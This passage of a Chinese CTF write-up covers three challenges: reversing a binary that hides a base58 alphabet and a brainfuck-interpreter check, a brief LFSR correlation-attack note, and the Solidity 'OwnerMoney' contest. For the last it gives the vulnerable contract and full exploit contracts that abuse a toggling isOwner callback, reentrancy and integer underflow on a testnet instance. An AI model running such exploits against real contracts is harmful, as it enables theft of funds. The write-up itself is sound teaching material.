while ( v16 < v10 && !*(_BYTE *)(v16 + v11) )
{
  v6 = v16++;
  *(_BYTE *)(v6 + v9) = 49;
}
for ( k = 0; k <= 57; ++k )
  *((_DWORD *)&off_203140 + k) ^= (unsigned __int8)k ^ dword_202FC0[k % 7];
for ( l = 0; l < v14; ++l )
  *(_BYTE *)(v16 + l + v9) = *((_DWORD *)&off_203140 + *((unsigned __int8 *)v20 + v14 - 1 - l));
*(_BYTE *)(v14 + v16 + v9) = 0;
return (unsigned int)(v14 + v16);
}
00000D4B sub_D4B:10 (D4B)
```

由此特征看出这是base58encode，码表在下面经过了异或处理。

```
  v6 = v16++;
  *(_BYTE *)(v6 + v9) = 49;
}
for ( k = 0; k <= 57; ++k )
  *((_DWORD *)&off_203140 + k) ^= (unsigned __int8)k ^ dword_202FC0[k % 7];
for ( l = 0; l < v14; ++l )
```

可得到码表是：ABCDEFGHJKLMNPQRSTUVWXYZ

123456789abcdefghijkmnopqrstuvwxyz

再看下一个函数

```
31  v5 = 0;
32  v8 = 0;
33  while ( v5 < j )
34  {
35    v2 = *((_DWORD *)&off_202020 + v5);
36    if ( v2 == 196 )
37    {
38      ++*v10;
39    }
40    else if ( v2 > 196 )
41    {
42      switch ( v2 )
43      {
44        case 221:
45          if ( !*v10 )
46            v5 = dword_204820[v5];
47          break;
48        case 253:
49          v5 = dword_204820[v5] - 1;
50          break;
51        case 197:
52          --*v10;
53          break;
54      }
55    }
56    else
57    {
58      switch ( v2 )
59      {
60        case 168:
61          ++v10;
62          break;
63        case 169:
64          --v10;
65          break;
66        case 1:
67          v3 = v8++;
68          if ( *((_DWORD *)&off_203040 + v3) != (unsigned __int8)*v1(
69            return 0LL;
70          break;
71      }
72    }
73    ++v5;
74  }
```

由这些特征看出这是一个brainfuck语言的解释器。

由此可对应下表

0xa8 <

0xa9 >

0xc4 +

0xc5 -

0x01 .

0xdd [

0xfd]

分析可得到 原先.的操作被替换成了答案比较语句。被比较的数组如下

```
)202FC0                                         ; DATA XREF: sub
)203040 byte_203040     db 0C4h                 ; DATA XREF: sub
)203041                 db    0
)203042                 db    0
)203043                 db    0
)203044                 db  2Dh ; -
)203045                 db    0
)203046                 db    0
)203047                 db    0
)203048                 db 57h
)203049                 db    0
)20304A                 db    0
)20304B                 db    0
)20304C                 db  4Dh ; M
)20304D                 db    0
)20304E                 db    0
)20304F                 db    0
)203050                 db 0D4h
)203051                 db    0
)203052                 db    0
)203053                 db    0
)203054                 db 0D4h
)203055                 db    0
)203056                 db    0
)203057                 db 0
)203058                 db 0DBh
)203059                 db    0
)20305A                 db    0
)20305B                 db    0
)20305C                 db  1Dh
)20305D                 db    0
)20305E                 db    0
)20305F                 db    0
)203060                 db 27h
)203061                 db    0
)203062                 db    0
)203063                 db    0
)203064                 db  78h ; x
)203065                 db    0
)203066                 db    0
)203067                 db    0
)203068                 db 78h
```

之后，把brainfuck指令提取，还原得到

```
-[--->+<]>--.+[--->++<]>-.-[->+++<]>-.----------.+[->+++++++<]>..+++++++.[----->+++<]>.++++++++++.+[-
>+++<]>..--[----->+++<]>.[--->+<]>-----..--------.>-[--->+<]>---.+.-[-->+++<]>-.---[->+++<]>+.++[----->+<]>.-
[--->+<]>+.-----.>+[--->++<]>.++++++++++++.[--->+<]>++..[++>---<]>--.+[--->++++
<]>.++++++++++++.++[------>+<]>.++++++.++++++++++.--.[->+++<]>+.+[----->+<]>+.---[->+++
<]>-.+++++++++++++++.--[->+++<]>-.[-->+++<]>--.+[----->+<]>.++[->++++++<]>.[->+++<]>.[--->+<]>-----.--
----------.+[--->+<]>++.-[->++++++<]>.[--->+<]>+.+++++.---------.---[->+++<]>.----------.-----.-.+++++[->++
<]>+.-[-->+<]>--.-.>-[--->+<]>--.-.++++++++.
```

利用brainfuck反编译得到逻辑，逆写算法可得到加密后的字符串

S7kaLLSeoPPbqqiRSzfHniVbxx2DPcitrWyaoFgHrVmaxSrwnA721m43SRZ

再经base58解码后得到flag:

flag{63510cf7-2b80-45e1-a186-21234897e5cd}

brainfuck反编译脚本:https://www.cnblogs.com/qintangtao/p/7117433.html

题目名称：clock

穷举钟控的寄存器初态，对另外两个寄存器快速相关攻击。

区块链

题目名称：ownermoney

前言

- 高校战“疫”网络安全分享赛区块链 `OwnerMoney` 题目
- 以太坊 `Ropsten` 测试链
- 合约地址：https://ropsten.etherscan.io/address/0x40a590b70790930ceed4d148bf365eea9e8b35f4
- 题目：https://github.com/hitcxy/challenges/tree/master/2020/OwnerMoney

Source

```
pragma solidity ^0.4.23;

interface Changing {
    function isOwner(address) view public returns (bool);
}

contract OwnerMoney {

    address private owner;
    address private backup;

    mapping(address => uint) public balanceOf;
    mapping(address => bool) public status;
    mapping(address => uint) public buyTimes;

    constructor() {
        owner = msg.sender;
        backup = msg.sender;
    }

    event pikapika_SendFlag(string b64email);

    modifier onlyOwner(){
        require(msg.sender == owner);
        _;
    }

    function payforflag(string b64email) onlyOwner public {
```

```
        require(buyTimes[msg.sender] >= 100);
        _init();
        buyTimes[msg.sender] = 0;


 address(0x4cfbdFE01DAEF460B925773754821E7461750923).transfer(address(this).bala
nce);
        emit pikapika_SendFlag(b64email);

    }

    function _init() internal {
        owner = backup;
    }

    function change(address _owner) public {
        Changing tmp = Changing(msg.sender);
        if(!tmp.isOwner(_owner)){
            status[msg.sender] = tmp.isOwner(_owner);
        }
    }

    function change_Owner() {

        require(tx.origin != msg.sender);
        require(uint(msg.sender) & 0xfff == 0xfff);

        if(status[msg.sender] == true){
            status[msg.sender] = false;
            owner = msg.sender;
        }
    }

    function _transfer(address _from, address _to, uint _value) internal {
        require(_to != address(0x0));
        require(_value > 0);

        uint256 oldFromBalance = balanceOf[_from];
        uint256 oldToBalance = balanceOf[_to];

        uint256 newFromBalance =  balanceOf[_from] - _value;
        uint256 newToBalance =  balanceOf[_to] + _value;

        require(oldFromBalance >= _value);
        require(newToBalance > oldToBalance);

        balanceOf[_from] = newFromBalance;
        balanceOf[_to] = newToBalance;

        assert((oldFromBalance + oldToBalance) == (newFromBalance +
newToBalance));
    }

    function transfer(address _to, uint256 _value) public returns (bool success)
{
        _transfer(msg.sender, _to, _value);
        return true;
    }
```

```
    function buy() payable public returns (bool success){
        require(tx.origin != msg.sender);
        require(uint(msg.sender) & 0xfff == 0xfff);
        require(buyTimes[msg.sender]==0);
        require(balanceOf[msg.sender]==0);
        require(msg.value == 1 wei);
        balanceOf[msg.sender] = 100;
        buyTimes[msg.sender] = 1;
        return true;
    }

    function sell(uint256 _amount) public returns (bool success){
        require(_amount >= 200);
        require(buyTimes[msg.sender] > 0);
        require(balanceOf[msg.sender] >= _amount);
        require(address(this).balance >= _amount);
        msg.sender.call.value(_amount)();
        _transfer(msg.sender, address(this), _amount);
        buyTimes[msg.sender] -= 1;
        return true;
    }

    function balanceOf(address _address) public view returns (uint256 balance) {
        return balanceOf[_address];
    }

    function eth_balance() public view returns (uint256 ethBalance){
        return address(this).balance;
    }

}
```

Analyse

- 查看 `payforflag`，我们需要成为 `owner`，同时 `buyTimes[msg.sender] >= 100`
- 想要成为 `owner`，可以通过 `change_owner` 函数实现
  - `change_owner` 函数要求必须通过合约调用，而不是外部账户调用，同时要求合约地址最后三位是 `0xfff`，可以参考 https://hitcxy.com/2020/generate-address/
  - `status[msg.sender]` 要求为 `true`：可以通过 `change(address _owner)` 解决，`Changing` 接口中声明了 `isOwner` 函数，用户可自行编写，要使 `status[msg.sender] = true`，则 `tmp.isOwner(_owner)` 第一次调用需返回 `false`，第二次调用返回 `true`，所以就有了思路：设置一个初始值为 `true` 的变量，每次调用 `isOwner()` 时，将其取反再返回。这样便满足了我们是 `owner`，只需再满足 `buyTimes[msg.sender] >= 100`
- 发现只有 `sell` 函数，会有 `buyTimes[msg.sender] -= 1` 的操作，其实这是重入问题，这里需要满足 `require(_amount >= 200)`，但是 `buy` 只能给 `100`，典型的薅羊毛问题，最后再利用整数下溢即可满足 `buyTimes[msg.sender] >= 100`

exp

```
pragma solidity ^0.4.23;

contract attack1 {
```

```
    address instance_address = 0xb9f9a887b06b54ab851928f3bc721b120876196b ;
    Game target = Game(instance_address);
    bool public flag = true;
    uint public have_sell = 0;

    constructor() payable {}

    function isOwner(address) public returns (bool){
        flag = !flag;
        return flag;
    }

    function hack1() {
        target.change(address(this));

        target.change_Owner();

        target.buy.value(1)();
    }

    function hack2() {
        target.sell(200);
    }

    function hack3(string b64email) {
        target.payforflag(b64email);
    }

    function() payable {
        if (have_sell < 1) {
            have_sell += 1;
            target.sell(100);
        }
    }
}

contract attack2 {
    address instance_address = 0xb9f9a887b06b54ab851928f3bc721b120876196b;
    Game target = Game(instance_address);

    constructor() payable {}

    function hack1() {
        target.buy.value(1)();
        target.transfer(0xde76c7f9fff36f128d153ee068ccd5a0e7b9afff,100);
    }

}
```